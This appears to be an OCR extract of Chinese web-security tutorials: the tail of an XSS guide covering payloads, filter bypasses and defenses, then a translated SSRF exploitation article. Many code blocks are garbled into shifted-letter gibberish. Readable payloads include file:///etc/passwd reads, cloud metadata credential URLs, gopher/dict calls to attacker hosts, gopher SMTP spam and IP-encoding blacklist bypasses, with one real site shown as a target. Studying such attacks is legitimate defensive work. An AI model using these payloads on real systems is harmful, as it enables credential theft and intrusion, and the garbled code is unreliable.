    [ VV (x)          4

?ir up  df wr q@ndydvf ulsw=ddhuw*{ vv*,p hwkr g@%p hw%A

?ir up  df wr q@ndydvf ulsw=ddhuw*{ vv*,A


[ VV (x)          5

?ir up  p hwkr g@sr vvdf wr q@dd1dvsBr qp r xvhr yhu@sur p sw*{ vv*,

A

?ir up  p hwkr g@sr vvdf wr q@dd1dvsBr qp r xvhr yhu@ddhuw*{ vv*,A

?ir up  df wr q@4r qp r xvhr yhu@ddhuw*{ vv*,A


[ VV (x)          6
```

```
?$00   frgh00A
?irup  phwkrg@srvvdfwrq@%gdwd=wh{w2kwpocedvh97/?vfulswAddh
uw*{vv*,?2vfulswA%A
?$00edvh97      00A
?irup  phwkrg@srvvdfwrq@%gdwd=wh{w2kwpocedvh97/SKQmfpczg
G8keJY|gFjqhKQ}M|n;O6Qmfpczg G7@%A
```

iframe 标签:

```
    [VV(x)          4
?liudph vuf@mdydvfulsw=ddhuw*{vv*,>khljkv@8zlgwk@43332A?liud
phA

[VV(x)          5
?liudph vuf@%gdwd=wh{w2kwpo/)ov>vfulsw)jw>ddhuw*{vv*,)ov>2vfuls
w)jw>%A?2liudphA
?$00   frgh00A
?liudph vuf@%gdwd=wh{w2kwpocedvh97/?vfulswAddhuw*{vv*,?2vful
swA%A
?$00edvh97      00A
?liudph vuf@%gdwd=wh{w2kwpocedvh97/SKQmfpczgG8keJY|gFjq
hKQ}M|n;O6Qmfpczg G7@%A
```

```
[ VV (x)          6

?liudp h vuf@%ldd%r qp r xvhr yhu@ddhuw*{ vv*,2A?liudp hA


[ VV (x)          6

?liudp h vuf@%ldydvfulsw) f r or q>sur p sw) os du>c{ vvc) us du>%A?2liu
dp hA
```

svg 标签:

```
 ?vyj  r qor dg@ddhuw4,A
```

——引自 **wkend** 的文章《XSS 小节》:

https://xz.aliyun.com/t/2936

工具检测

关于 XSS 的自动检测软件有许多，如 Burp 的 Scan 模块，BruteXSS:

https://github.com/rajeshmajumdar/BruteXSS

等，这里不做过多结束。

6) shellcode 的绕过

绕过 XSS-Filter

XSS-Filter 是一段基于黑名单的过滤函数，大多数 CMS 都有这么个函数，作用于用户的每一个输入点，用于过滤可能的恶意代码。不过从某种意义上来说，基于黑名单的保护是一定不会是安全的，由于 XSS 的多变性，几乎不可能存在完全地过滤。

空格回车和 Tab

对 XSS-Filter 而言，如果仅仅是将函数加入黑名单处理，那么可以在函数名称之中尝试加入空格、回车、Tab 等键位符来进行绕过。这是由于在 javascript 中只会将;作为语句的终止符，当浏览器引擎解析 javascript 脚本时没有匹配到;便会继续处理，知道发现下个分号为止，而换行符并不是终止符。如下列代码可绕过对关键字 javascript|alert 的过滤：

```
    ?lp j   vuf @mdydvf

ulswdd-u

w-2{ vv2,A
```

对标签属性值进行转码

HTML 中属性值支持 ASCII 码形式，如

```
?lp j  vuf@%bdlydvfulswzddhuwz{vv*,>%A
```

替换成

```
?lp j  vuf@%bdlydvfuls)&449)&8;ddhuwz{vv*,>%A
```

其中在 ASCII 表中 116 为 t，58 为:。

也可以将&#01,&#02 等插入 javascript 的头部，还可以将 tab(&#09)|换行符(&#10)|回车键(&#13)插入到代码中的任意位置。

Fuzz 标签未过滤事件名

如`其中的 onerror 即为 IMG 标签的一个事件，通常这样的事件都是以 on`开头，常见的有:

```
rqUhvxph

rqUhyhuvh

rqVhhn

rqV|qfkUhvwruhg

rqXUOlds

rqUhshdw

rqSdxvh

rqvwrs

rqprxvhryhu
```

除此之外还有很多事件可以利用，这里不再一一列举。

使用 Css 绕过

利用 Css 样式表可以执行 javascript 的特性，如 Css 直接执行 javascript：

```
?gly vw\dh@%edfnj ur xqg0lp dj h=xuc+ndydvfulsw=ddhuw=*{vv*,,%A
?vw\dhA
er g|~edfnj ur xqg0lp dj h=xuc+%ndydvfulsw=ddhuw=*{vv*,%,>Ø
?2vw\dhA
```

css 中使用 expression 执行 javascript:

```
?gly vw\dh@%zlgwk=h{suhvvlrq+ddhuw=*{vv*,,%A
?lpj vuf@%&%vw\dh@%{vv=h{suhvvlrq+ddhuw=2{vv2,,%A
?vw\dhA
er g|~edfnj ur xqg0lp dj h=h{suhvvlrq+%ddhuw=*{vv*,%,>Ø
?2vw\dhA
```

在上述的两个例子中，都用到了样式表的 url 属性来执行 XSS 代码。

除了上述两种，还可以利用 @import 直接执行 javascript 代码

```
?vw\dhA
Clp sruw*ndydvfulsw=ddhuw=%{vv%*>
?2vw\dhA
```

在现实环境下，HTML 页面中的 Css 与 Javascript 的嵌入方式很相似，且 Css 也可以执行 javascript 代码，故我们的 XSS 代码也可以通过嵌入远程恶意 css 文件来进行 XSS 攻击。

扰乱规则

大小写变换;

利用 expression 执行跨站代码的时候，可以构造不同的全角字符来扰乱过滤规则;

结合样式表注释字符 /**/，通过 css 执行 javascript

样式标签会过滤 \ 和 \0 ，可以构造如 @i\mp\0\0ort 'jav\0asc\0rip\t:al\0er\t("x\0ss")'绕过

Css 关键字进行编码处理，如`其中 65 为字母 e 进行 unicode 编码后的数字部分

利用浏览器解析注释的问题

利用字符编码

javascript 支持许多的编码格式，如：

unicode

escapes

十六|十|八进制

如果能将这些编码格式运用进跨站攻击，无意能大大加强 XSS 的威力

在 IE 下甚至支持 JScript Encode 加密后的代码

拆分法

如果一个网站规定了输入的最大长度，但是 ShellCode 又太长，那么久可以拆分成几个部分，最后在组成起来。相关文章：《疯狂的跨站之行》剑心(非原链接):

http://www.5ilog.com/cgi-bin/sys/link/view.aspx/7016111.htm

7) XSS 防御

说了那么多，那我们该如何防御这看似防不胜防的 XSS 攻击呢?

输入

严格控制用户可输入的范围，如手机号只能输入数字且长度不能大于 11 位等，如需输入某些敏感字符的情况下可对数据进行转义处理，对于用户数据的过滤尽可能地采用白名单而不是黑名单。

输出

减少不必要的输出，在需要输出的地方使用 HTML 编码将敏感字符转义为实体符，javascript 进行 DOM 操作时注意不要将已转义的实体符再次解析成 DOM 对象。

其他

设置 HttpOnly，开启 WAF。

写在最后

感谢参考资料中各位分享技术的大牛，小弟才笔有限，仅仅介绍了 XSS 攻击中的一部分，仍有一部分由于种种原因我没有写进来。比如整篇文章都是 Javascript，实际上在遇到 XSS 问题时我们还需考虑 VBscript、Actionscript 等等，还有许多优秀的案例由于篇幅问题无法写上了，可能会导致部分读者理解不全面，在这里向大家说声抱歉，我会在下面的参考中列出我参考的书籍与文章供各位读者查看。XSS 的学习暂时放下了，下一站——SQL 注入，虽然对此有些浅显的认知，但还是希望能系统的学一遍，可能会在下个月发出来，感兴趣的读者可以关注我的博客(www.0x002.com)。

参考资料

书籍:

《Web 前端黑客技术揭秘》

《XSS 跨站脚本攻击剖析与防御》

《白帽子讲 Web 安全》

《黑客攻防技术宝典 Web 实战篇》第二版

文章:

XSS 小结:

https://xz.aliyun.com/t/2936

浅说 XSS 和 CSRF:

https://github.com/dwqs/blog/issues/68

Session 攻击手段(会话劫持/固定)及其安全防御措施:

https://blog.csdn.net/h_mxc/article/details/50542038

附录

2017 灰袍技能精华

https://github.com/ChrisLinn/greyhame-2017/blob/master/skills/web.md

BruteXSS

https://github.com/rajeshmajumdar/BruteXSS

Beef 神器

https://github.com/beefproject/beef

用于检查跨站点跟踪的小型 python 脚本

https://github.com/1N3/XSSTracer

一个非常简单的反射 XSS 扫描仪支持 GET/POST

https://github.com/0x584A/fuzzXssPHP

反射 xss 扫描器

https://github.com/chuhades/xss_scan

浏览器的插件，它自动检查页面是否具有 xss 和漏洞

https://github.com/BlackHole1/autoFindXssAndCsrf

xss 命令行工具用于测试 web 应用程序中 xss 负载列表

https://github.com/shogunlab/shuriken

用于 XSS、WAF 检测和旁路的模糊和蛮力参数

https://github.com/UltimateHackers/XSStrike

一个完全功能的跨站点脚本漏洞扫描器，支持获取和发布参数，并写入 100 行代码

https://github.com/stamparm/DSXS

VVUI 补阻 Ⓑ

原创 国勇 信安之路 2019-03-13

原文地址：
https://medium.com/@madrobot/ssrf-server-side-request-forgery-types-and-ways-to-exploit-it-part-1-29d034c27978

SSRF 是什么


> 服务器端请求伪造（SSRF）是指攻击者能够通过存在漏洞的 web 应用程序发送黑客制造的请求

简单来说，黑客可以告诉服务器一个网址，服务器负责去请求这个网址。

例如：

```
J HW\ 2Bxuo@kvwvs=22j r r j dh1f r p 2KWWS2414

Kr vw= h{ dp sdh1f r p
```

如下是 example.com 去请求 http://google.com 的流程



SSRF 类型

1、Basic SSRF：返回结果到客户端，如传送一个网址，会返回这个网址的界面或对应的 html 代码

2、Blind SSRF：和上面正好相反，不会返回结果到客户端

Basic SSRF

返回攻击者发送请求的响应，当攻击者发送一个需要访问的 url 给被攻击服务器后，会将 url 服务器的响应内容返回给攻击者。

gem install sinatra

```
uht xluh *vlqdwud*

uht xluh *r shq0xul*
```

```
j hv *2* gr

ir up dv *UHVSRQVH=( v*/ r shq+sdudp v^=xuc`,1uhdg

hqg
```

上面的代码运行在服务器上的 4567 端口

通过以上服务，可以构造如下链接来打开对应的文件：

http://localhost:4567/?url=contacts 将打开 contract 文件并返回到前端

http://localhost:4567/?url=/etc/passwd 将打开 etc/passwd 并返回到前端

http://localhost:4567/?url=https://google.com 将在服务器上打开 google.com 并返回到前端

SSRF 可以做什么

1、产生反射型 XSS

2、通过 url scheme (file:///, dict://, ftp://, gopher:// ...) 读取内部资源或者让服务执行相应的动作

3、扫描内部网络和端口

4、如果运行在云实例上，可以尝试获取 META-DATA

SSRF 产生反射型 XSS

简单的从外部网站获取一个恶意 payload ，并且响应类型是 html 格式，如：

http://localhost:4567/?url=http://brutelogic.com.br/poc.svg

测试 url scheme

当找到一个 SSRF 时，第一件事情就是测试对应可支持的 url scheme，如：

file://

dict://

sftp://

ldap://

tftp://

gopher://

file://

FIle 模式用于从文件系统中获取文件内容

http://example.com/ssrf.php?url=file:///etc/passwd

http://example.com/ssrf.php?url=file:///C:/Windows/win.ini

dic://

当服务端禁止或者只允许白名单从外部网站请求资源，你可以通过 dic:// 模式来发送一个请求

DICT URL scheme 通过 DICT 协议引入定义或者可用的单词列表:

http://example.com/ssrf.php?dict://evil.com:1337/

```
hyldfrp= qf 0oys 466:

Frqqhfwrq iurp ^4<5149; 13145` sruw 466: ^wfs2-` dffhswhg

+idpld 5/ vsruw 64459,

FOLHQW defxuc : 17313
```

sftp://

Sftp 是一个 SSH 文件传输协议或安全文件传输协议，和 SSH 打包在一起的单独协议，和 ssh 一样都是通过安全连接进行通信。

http://example.com/ssrf.php?url=sftp://evil.com:1337/

```
hyldfrp=' qf 0oys 466:

Frqqhfwrq iurp ^4<5149;13145` sruw 466:^wfs2-` dffhswhg

+idpld 5/vsruw 6:479,

VVK05130devvk5b41715
```

ldap:// 或 ldaps:// 或 ldapi://

LDAP 代表轻量级的目录访问协议。它是在 IP 网络上使用的应用程序协议，用于管理和访问分布式目录信息服务。

http://example.com/ssrf.php?url=ldap://localhost:1337/%0astats%0aquit

http://example.com/ssrf.php?url=ldaps://localhost:1337/%0astats%0aquit

http://example.com/ssrf.php?url=ldapi://localhost:1337/%0astats%0aquit

tftp://

ftfp 用来在客户机与服务器之间进行简单文件传输的协议，提供不复杂、开销不大的文件传输服务。

http://example.com/ssrf.php?url=tftp://evil.com:1337/TESTUDPPACKET

```
hyldfrp=& qf 0oyxs 466:

Olvwhqlqj rq ^3131313` +idpld 3/sruw 466:,

WHVWXGSSDFNHWrfwhwwvl}h3eonvl}h845whphrxw6
```

gopher://

Gopher 是一个分布式文档传输服务，允许用户以无缝的方式针对放在不同位置的文档进行浏览、查询、获取。

http://example.com/ssrf.php?url=http://attacker.com/gopher.php

gopher.php (host it on acttacker.com):

```
?Bsks

 khdghu+*Orfdwrq=

jrskhu=22hyldfrp=466:2bKI(3Dvvui(3Dwhvw',>

BA

hyldfrp=& qf 0oys 466:

Olvwhqlqj rq ^3131313` +idpld 3/sruw 466:,

Frqqhfwrq iurp ^4<5149;13145` sruw 466:^wfs2-` dffhswhg

+idpld 5/vsruw 7<6<;,

KI

vvui

whvw
```

更多请参考:


https://ftp.isc.org/lynx/lynx-2.8.1/lynx2-8-1/lynx*help/lynx*url_support.html

https://blog.chaitin.cn/gopher-attack-surfaces/

扫描内部网络和端口

如果他们在 LAN 上运行某些服务，如 Kibana、Elastic Search、MongoDB ，可以做什么?

因为防火墙阻止，无法直接进入内部网络，如下图:



我们可以使用 SSRF 访问到内部服务。

攻击者运行内部 IP 和 PORT 扫描来了解更多目标信息，并将其进一步利用。有时可以带来 RCE(远程命令执行)。

例如：发现内部网络运行了一个有公开 RCE 的过期软件，则可以使用他执行代码，当然这也适应于其它的漏洞，如 csrf。

云实例

Amazon: 如果你在 Amazon 中找到 SSRF，则 Amazon 会公开每个 EC2 实例的内部服务，可以查询主机实例的元数据。当你发现在 EC2 上存在 SSRF 漏洞，可尝试如下请求：

http://169.254.169.254/latest/meta-data/

http://169.254.169.254/latest/user-data/

http://169.254.169.254/latest/meta-data/iam/security-credentials/IAM*USER*ROLE_HERE

http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance

这将提供给我们有趣的信息，如 Aws keys，ssh keys 等

可参考这些 POC：

https://hackerone.com/reports/285380

https://hackerone.com/reports/53088

例如：

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/[INJECTION PAYLOAD]

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/

Google Cloud 同样适用于 google:

http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token

http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys?alt=json

进一步利用可以带来实例接管


参考:

https://hackerone.com/reports/341876

其它的云实例，你可以参考:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SSRF%20injection#ssrf-url-for-aws-bucket

Blind SSRF



并不是所有的 SSRF 漏洞都会将响应内容返回给攻击者，这种类型的 SSRF 被称为 Blind SSRF。

Blind SSRF 的利用

案例(使用 ruby)

```
uht xluh *vlqdwud*

uht xluh *r shq0xul*



j hv *2* gr

 r shq sdudp v^=xuc`
```

```
*gr qh*

hqg
```

以上代码运行在服务器上的 4567 端口，当收到一个请求时会做如下事情：

1、接收用户的 url ，并向这个 url 发送请求

2、发送 "OK" 的响应给到用户，而不是 url 的内容（不能看到响应）

http://localhost:4567/?url=https://google.com

将请求 google.com ,但是不会把 google.com 的响应内容返回给攻击者。

这种 SSRF 的影响是运行内部 IP 和 PORT 扫描，简单来说就是当对应用的 ip:port 服务存在就会返回 "OK" 响应，否则服务报错。

这里列出了你可能会扫描服务对应的 ipv4 网络私有地址。

10.0.0.0/8

127.0.0.1/32

172.16.0.0/12

192.168.0.0/16

可以通过响应状态或响应时间来判断指定的端口是开放还是关闭。

如下是一些常用返回状态和时间的例子：

URL parameter	Response HTTP status	RTT	Conclusion
http://127.0.0.1:22	200	10ms	Port is open
http://127.0.0.1:23	500	10ms	Port is closed
http://10.0.0.1/	500	30010ms	Firewalled or unable to route traffic to server
http://10.0.0.1:8080/	500	10ms	Port is closed and traffic is routed to se...r 信安之路

发送垃圾邮件

在某些情况下，如果服务器支持 Gopher，使用它从服务器的 IP 发送垃圾邮件

为了演示我们将使用 test.smtp.org 测试服务器。

制作一个恶意的 php *页面：*

```
?Bsks

        'frppdqgv@duud|+

                *KHOR whvwlruj*/

                *PDLOIURP=?dgplqCvhuyhu1frpA*/

                *UFSW\WR=?elw0exfnhvCwhvwlvpws1rujA*/

                *GDWD*/

                *Whvvpdlo*/

                *1*
```

```
                ,>
                'sd|or dg@lp sor gh+*(  3D*/'frppdqgv,>


        khdghu+*Orfdwrrq=jrskhu=22whvwlvpws1ruj=582b*1'sd|ord
g,>
BA
```

https://example.com/ssrf.php?url=http://attacker.com/ssrf/gopher.php

此代码将我们的 SMTP 命令连接到由 %0A 分隔的一行，并强制服务器在实际发送有效的 SMTP 请求时向 SMTP 服务器发送“GOPHER”请求。

执行拒绝服务攻击

攻击者可以使用 iptables 来产生一个长时间的请求并限制之后服务器接收请求，例如 CURL 的 FTP:// 协议，这个协议一直不会超时。

攻击者可以将所有 TCP 流量发送到端口 12345 来限制请求，如下

https://example.com/ssrf/url?url=ftp://evil.com:12345/TEST

测试用例

获取内部或外部资源

案例 1：

http://example.com/index.php?page=about.php

http://example.com/index.php?page=https://google.com

http://example.com/index.php?page=file:///etc/passwd

参考:

https://medium.com/@neerajedwards/reading-internal-files-using-ssrf-vulnerability-703c5706eefb

案例 2：

通过修改 post 请求的 url：

```
SRVW 2whvw2ghp r bir up 1sks KWWS2414

Krvw=h{dp sdn1fr p

xuo@kwwsv=22h{dp sdn1fr p 2dv) qdp h5@ydox h5
```

参考：

https://hackerone.com/reports/411865

https://medium.com/@neerajedwards/reading-internal-files-using-ssrf-vulnerability-703c5706eefb

PDF 生成

这里有一些例子，服务器把上传的文件转化成 pdf。

试着去注入`?liudp hA/?lp j A/?edvhA`,或`?vf ulswA`元素或 CSS url()函数指向内部服务。

你可以使用如下方式读取内部文件

```
?liudp h vuf@易ildn=222hwf 2sdvvz g易z lgwk@733khlj kv@7332A

?liudp h vuf@易ildn=222f=2z lqgr z v2z lq1lql易z lgwk@733khlj kv@73

32A
```

参考：

https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html

文件上传

替换正在上传中的 input type 为 URL，同时检查是否服务器会请求这个 url 的值。如

```
?lqsxv w$sh@易ildh易lg@易xsor dgbildh易qdp h@易xsor dgbildh^`易f odvv@
易ildh易vl}h@4p xowsdh@易暢A
```

改成

```
?lqsxv w$sh@易xuc易lg@易xsor dgbildh易qdp h@易xsor dgbildh^`易f odvv@
易ildh易vl}h@4p xowsdh@易暢A
```

同时传递一个 URL

参考:

https://hackerone.com/reports/713

视频转换

有许多应用程序使用过时的版本 ffmpeg 将视频从一种格式转化成另一种格式。他们有很多已知的漏洞。

克隆 neex repo 并使用以下命令生成 avi

```
12j hqb{elqbdyl1s| ildh=22?ildhqdp hA ildhbuhdg1dyl
```

上传到存储漏洞的服务器并试着转换 avi 到 mp4 格式

此读取可用于读取内部文件并写入到视频中

参考:

https://hackerone.com/reports/237381

https://hackerone.com/reports/226756

已知存在于 CMS、Plugins、Themes 中的漏洞

这种漏洞的获取只限制于你的搜索渠道，你要获取更多的搜索渠道，如：

https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ssrf

https://wpvulndb.com/search?utf8=✓&text=ssrf

绕过白名单与黑名单

首先一起讨论一下白名单与黑名单

白名单-允许指定 url 的 host

当服务器的白名单只允许 google.com 则你只允许通过 SSRF 获取 google.com，其它的域名则全部拒绝。

唯一的绕过方式是在白名单中找到一个开放重定向(open redirect)，我们来看一些例子：

例子 1：

当你在 example.com 中发现了一个 SSRF，同时 www.example.com 配置的白名单为 abc.com。

http://example.com/ssrf.php?url=https://google.com

由于未列入白名单，因此无法获取

http://example.com/ssrf.php?url=http://abc.com/?redirect=https://google.com

成功获取了 google.com

例子 2：

当你在 example.com 中发现了一个 SSRF，同时 www.example.com 把整个 *.abc.com 列入了白名单。

http://example.com/ssrf.php?url=https://google.com

由于未列入白名单，因此无法获取

你可以通过 *.abc.com 的任何**子域接管**来绕过他，并将其用于 iframe 或将其重定向到所需的网站。

http://example.com/ssrf.php?url=http://subdomain.abc.com/?redirect=https://google.com

成功获取了 google.com

黑名单-禁止指定 URL 的 host

当你服务器列入了 google.com 到黑名单时，则你获取 google.com 将会被阻止。

黑名单可以通过多个方式绕过。

转化 ip 为 16 进制

例子，以下三个方式意思一样

1、普通方式：

http://192.168.0.1

2、带点方式：

http://c0.a8.00.01

3、不带点方式：

http://0xc0a80001

转化 ip 为 10 进制

可以使用在线转化工具:

https://www.ipaddressguide.com/ip

转换后的格式如下：

http://0177.0.0.1/ = http://127.0.0.1

http://2130706433/ = http://127.0.0.1

http://3232235521/ = http://192.168.0.1

http://3232235777/ = http://192.168.1.1

转化 ip 为 8 进制

1、 普通方式:

http://192.168.0.1

2、 带点方式:

http://0300.0250.0000.0001

3、 不带点方式:

http://0xc0a80001

参考:

https://hackerone.com/reports/288250

使用通配符 DNS(wildcard DNS)

有许多网站在线提供通配符 DNS，例如:

xip.ip: wildcard DNS for everyone :

http://xip.io/

NIP.IO: wildcard DNS for any IP Address:

https://nip.io/

ip6.name:

https://ip6.name/

sslip.io:

https://sslip.io/

你可以简单地通过使用它们指向特定的 IP

```
43131314141{ls1lr  uhvroyhvwr  43131314
zzz1431313141{ls1lr  uhvroyhvwr  43131314
p|vlwh1431313141{ls1lr  uhvroyhvwr  43131314
irr1edu1431313141{ls1lr  uhvroyhvwr  43131314
vvui0forxg1orfdogrpdlq1sz  uhvroyhvwr  49<1587149<1587
phwdgdwd1qlfre1qhv  uhvroyhvwr  49<1587149<1587
```

或者你也可以使用你自己的域名达到这个目的

制作一个子域名并通过 DNS 的 A 记录 指向到 192.168.0.1

参考:

https://hackerone.com/reports/288193

https://hackerone.com/reports/288183

使用字封闭的字母数字(enclosed alphanumerics)

http:// . = example.com

List:

① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮
⑯ ⑰ ⑱ ⑲ ⑳ ⑴ ⑵ ⑶ ⑷ ⑸ ⑹ ⑺ ⑻ ⑼ ⑽ ⑾
⑿ ⒀ ⒁ ⒂ ⒃ ⒄ ⒅ ⒆ ⒇ ⒈ ⒉ ⒊ ⒋ ⒌ ⒍ ⒎
⒏ ⒐ ⒑ ⒒ ⒓ ⒔ ⒕ ⒖ ⒗ ⒘ ⒙ ⒚ ⒛

⓪

真实案例

该博客的作者不对任何滥用信息负责。


先来看一个 basic SSRF

https://robert-brook.com/parliament/index.php?page=http://www.parliament.uk/business/news/2019/parliamentary-news-2019/this-week-in-the-commons-friday-25-january-2019/

这里的 page 参数会去获取外部资源并显示内容

SSRF to XSS

https://robert-brook.com/parliament/index.php?page=http://brutelogic.com.br/poc.svg



读取本地文件

https://robert-brook.com/parliament/index.php?page=file:///etc/passwd

当你尝试其它的 URL 模式，如 DICT 模式时会报错

